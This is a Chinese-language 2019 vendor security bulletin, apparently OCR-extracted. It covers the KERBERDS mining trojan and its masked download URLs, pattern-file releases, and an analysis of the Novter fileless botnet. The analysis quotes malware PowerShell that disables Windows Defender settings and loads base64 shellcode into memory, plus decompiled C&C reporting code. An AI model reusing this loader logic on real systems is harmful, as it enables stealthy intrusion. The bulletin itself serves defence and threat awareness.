信息系统安全周报

亚信安全客户服务中心

感谢您订阅由亚信安全客户服务中心撰写的《信息系统安全周报》。
我们竭诚为您提供最新的安全资讯、病毒流行趋势、系统漏洞提示及网络安全防护技巧。

病毒情报中心		系统漏洞信息
一周病毒情况报告 亚信安全热门病毒综述– TROJAN.SH.KERBERDS.A		KB4519998
系统安全技巧		**亚信安全产品**
新型无文件僵尸网络 Novter 预警		病毒码发布情况

一周病毒情况报告

本周用户报告感染数量较多的病毒列表

- TROJ_EQUATED 家族

亚信安全热门病毒综述

亚信安全热门病毒综述–TROJAN.SH.KERBERDS.A

该病毒是最新版本 KERBERDS 加密挖矿恶意软件，其使用基于 ld.so.preload 的 rootkit 进行隐身，将 CNC 通信隐藏在 DNS TXT 记录中。该病毒链接下列恶意网站下载并执行恶意软件：

- http://img.{BLOCKED}t.com/chatres/89/msg/20191022/78e3582c42824f17aba17feefb87ea5f.png - 亚信安全检测为 Trojan.Linux.KERBERDS.UWEJL (64-bit)
- http://img.{BLOCKED}t.com/chatres/89/msg/20191022/2be662ee79084035914e9d6a6d6be10d.png - 亚信安全检测为 Trojan.Linux.KERBERDS.UWEJL (32-bit)
- http://cdn.{BLOCKED}oai.com/cvd/dist/fileUpload/1571723350789/0.25579108623802416.jpg - 亚信安全检测为 Trojan.Linux.KERBERDS.UWEJL (64-bit)
- http://cdn.{BLOCKED}oai.com/cvd/dist/fileUpload/1571723382710/9.915787746614242.jpg - 亚信安全检测为 Trojan.Linux.KERBERDS.UWEJL (32-bit)
- https://user-images.{BLOCKED}usercontent.com/56861392/67261951-83ebf080-f4d5-11e9-9807-d0919c3b4b74.jpg - 亚信安全检测为 Trojan.Linux.KERBERDS.UWEJL (64-bit)

- https://user-images.{BLOCKED}usercontent.com/56861392/67262078-0aa0cd80-f4d6-11e9-8639-63829755ed31.jpg - 亚信安全检测为 Trojan.Linux.KERBERDS.UWEJL (32-bit)

- 对该病毒的防护可以从下述链接中获取最新版本的病毒码：15.459.60
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/Pattern/
- 病毒详细信息请查询：
  https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/trojan.sh.kerberds.a

系统漏洞信息

Windows 安全更新 (4519998)

Windows 10 Version 1607 for x64-based Systems

Windows 10 Version 1607 for 32-bit Systems

Windows Server 2016

描述：https://portal.msrc.microsoft.com/zh-cn/security-guidance

亚信安全产品

病毒码发布情况

亚信安全在最近一周发布中国区病毒码情况如下：

2019 年 10 月 21 日发布病毒码 15.441.60

2019 年 10 月 22 日发布病毒码 15.443.60

2019 年 10 月 23 日发布病毒码 15.445.60

2019 年 10 月 24 日发布病毒码 15.447.60

2019 年 10 月 25 日发布病毒码 15.449.60

截至目前，病毒码的最高版本为 15.459.60 发布于 2019 年 10 月 29 日。

- 病毒码下载地址为：
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/Pattern/
- 您也可以从以下链接下载 TSUT 工具进行趋势科技 Windows 平台产品的更新：
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/TSUT/

趋势科技在最近一周发布全球病毒码情况如下：

2019 年 10 月 21 日发布病毒码 15.443.00

2019 年 10 月 22 日发布病毒码 15.445.00

2019 年 10 月 23 日发布病毒码 15.447.00

2019 年 10 月 24 日发布病毒码 15.449.00


2019 年 10 月 25 日发布病毒码 15.451.00

截至目前，病毒码的最高版本为 15.459.00，发布于 2019 年 10 月 29 日。

- 病毒码下载地址为：
  http://support.asiainfo-sec.com/Anti-Virus/Main-Pattern/
- 您也可以从以下链接下载 TSUT 工具进行趋势科技 Windows 平台产品的更新：
  http://support.asiainfo-sec.com/Anti-Virus/TSUT/

今年 3 月，亚信安全侦测到 KovCoreG 攻击活动，此后，我们对该攻击活动进行持续追踪。近日，我们发现该攻击活动使用了 Novter 新型无文件僵尸网络恶意软件。该僵尸网络采用无文件技术，隐蔽性较强，主要通过恶意广告及漏洞利用工具包传播。攻击活动主要受害者分布在美国和欧洲地区，并且不断向更多地区传播扩散。亚信安全将 Novter 恶意软件命名为 Trojan.Win32.Novter.A。

详细分析



【KovCoreG、Novter 和 Nodster 攻击链】

KovCoreG 的攻击链

KovCoreG 攻击是利用社会工程学设计恶意广告，诱使用户不经意下载 Adobe Flash 应用程序更新包。其实际上会下载名为 Player {timestamp} .hta 的恶意 HTML 应用程序（HTA）文件。当受害者执行 HTA 文件时，其将从远程服务器（通信经过 RC4 加密）加载其他脚本，并运行 PowerShell 脚本。

PowerShell 脚本将禁用 Windows Defender 和 Windows Update 进程，并运行一个 Shellcode，以通过 CMSTPLUA COM 接口（与连接管理有关）绕过用户帐户控制（UAC ）。PowerShell 脚本嵌入 Novter，其通过 PowerShell 的反射注入技术无文件执行。

```
$null=Remove-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" "WindowsDefender" -ea 0

$au = "HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\WindowsUpdate\AU"
force-mkdir $au
$null=Set-ItemProperty $au "NoAutoUpdate" 0
$null=Set-ItemProperty $au "AUOptions" 2
$null=Set-ItemProperty $au "ScheduledInstallDay" 0
$null=Set-ItemProperty $au "ScheduledInstallTime" 3

$DeliveryOptimization = "HKLM:\SOFTWARE\Policies\Microsoft\Windows\DeliveryOptimization"
force-mkdir $DeliveryOptimization
$null=Set-ItemProperty $DeliveryOptimization "DODownloadMode" 0

Invoke-Payload -PEBytes $PEBytes32
}
else
{
[System.Environment]::SetEnvironmentVariable("deadbeef","$env:deadbeef","User")

[byte[]]$sc=[Convert]::FromBase64String('VYvsgew4AwAAV8ZFoHTGRaFtxkWi3cZFo27GRaQHxkWlwMZFpnXGRadOxkWot8ZFqWrGRarlxkWrdMZFrAnGRa2Vx
$sc_in_memory = $VirtualAlloc.Invoke(0, $sc.Length, 0x00001000, 0x40)
$null = $memcpyfromarr.Invoke($sc_in_memory,$sc, $sc.Length)
$PayloadDelegate = Get-DelegateType @()([intptr])
$Payload = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($sc_in_memory, $PayloadDelegate)
$result = $Payload.Invoke()

if($result -eq 0)
{
Start-Sleep 120
}
[System.Environment]::SetEnvironmentVariable("deadbeef","","Process")
[System.Environment]::SetEnvironmentVariable("deadbeef","","User")
Invoke-Payload -PEBytes $PEBytes32
}
```

Novter 恶意软件分析

Novter 是可执行文件形式的后门程序。执行后，其将立即执行以下反调试和反分析检查：

- 通过将其名称的 CRC32 算法与硬编码的 CRC32 列表进行比较来搜索列入黑名单的进程和模块；
- 检查核数是否太少；
- 检查进程是否正在被调试；
- 检查是否正在操作睡眠功能；

如果发现上述提及信息，其将报告给 C&C 服务器。不同的检查项目对应不同的 C&C 服务器。

```
if ( enum_processes(&pCheckedProcesses) )
  http_post_report((int)"p=p");
if ( enum_modules(&pCheckedModules) )
  http_post_report((int)"p=m");
if ( enum_processor_cores() )
  http_post_report((int)"p=c");
if ( IsDebuggerPresent() )
  http_post_report((int)"p=d");
if ( get_tickcount() )
{
  http_post_report((int)"p=s");
  v2 = (void *)Size;
}

v1 = lstrlenA(a1);
http_post((int)off_4162FC[0], a1, v1, 0, 0);
return Sleep(0xFFFFFFFF);
```

Novter 支持的后门命令是：

- killall — 终止进程并删除文件（针对所有模块）


- kill — 终止进程并删除文件（针对特定模块）
- stop — 终止进程而不删除其文件（针对特定模块）
- resume — 启动一个进程（针对特定模块）
- modules —下载并执行附加模块
- update —下载新版本并安装更新
- update_interval — 设置两次连续更新之间的间隔

Novter 与它的命令和控制（C&C）服务器进行通信，并下载多个 JavaScript 模块以用于不同的目的。我们确定了三个 Novter 模块，其中包括：

- 在受害者机器上显示技术支持欺诈页面的模块；
- 滥用 WinDivert 的模块（Windows 数据包转移工具，可用于捕获，修改或丢弃与 Windows 网络堆栈之间发送和发送的网络数据包），以阻止来自防病毒（AV）软件的进程的通信；
- 用 NodeJS 和 io 编写的用于代理网络流量的 Nodster 模块，该模块负责构建支持点击欺诈操作所需的代理网络。

Nodster 模块分析

在分析 Novter 的过程中，我们知道该恶意软件有三个模块，其中一个就是 Nodster 网络代理模块。该模块将 NodeJS 安装在受害者的机器上，并在后台执行 NodeJS 脚本“app.js”。该脚本将连接嵌入的 C&C 服务器地址，并接收第二个 C&C 服务器地址。然后，其使用 socket.io 协议建立与第二台 C&C 服务器的反向连接。第二台 C&C 服务器将返回命令，以指示模块建立 TCP 连接，发送 TCP 有效负载，并将服务器的响应返回给他们。那么感染了 Novter 的系统就成为了攻击者使用的代理。



关联 Nodster 的流量

在研究过程中，我们观察到通过 Nodster 模块代理的许多加密流量，我们设法对其进行解密，从而显现出用于网络广告的脚本。这表明 C&C 服务器指示被感染的计算机打开与广告有关的嵌入式 JavaScript 代码的网站。

我们还注意到，广告流量似乎是从 Android 设备发送的，因为通过代理传输的 HTTP（S）请求具有来自 Android 设备的 HTTP User-Agent 标头。这些请求会附加一个带有许多 Android 应用名称的“ X-Requested-With”标头。但是，我们在这些应用程序中没有发现任何产生流量的可疑代码，我们也没有找到这些 Android 应用程序之间共享的任何类似代码。

```
GET https://[redacted]/getjs?r=0.013178314547985792 HTTP/1.1
Host:[redacted]
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv)
Referer: http://mobfox.com/
Accept-Encoding: gzip,deflate
Accept-Language: en-US
X-Requested-With: com.deepsleep.sleep.soft.music.sounds
```

通过此发现，我们推断出广告流量不是来自移动设备，而是由攻击者产生的。攻击者伪装流量是从 Android 设备和移动应用程序发送来的，并使用 Novter / Nodster 僵尸网络作为代理。

解决方案

- ✓ 浏览网站时不要随意安装可疑程序；
- ✓ 如需安装软件，请到正规网站下载；
- ✓ 打全系统及应用程序补丁；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 尽量关闭不必要的文件共享；

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.447.60，云病毒码版本 15.447.71，全球码版本 15.449.00 已经可以检测，请用户及时升级病毒码版本。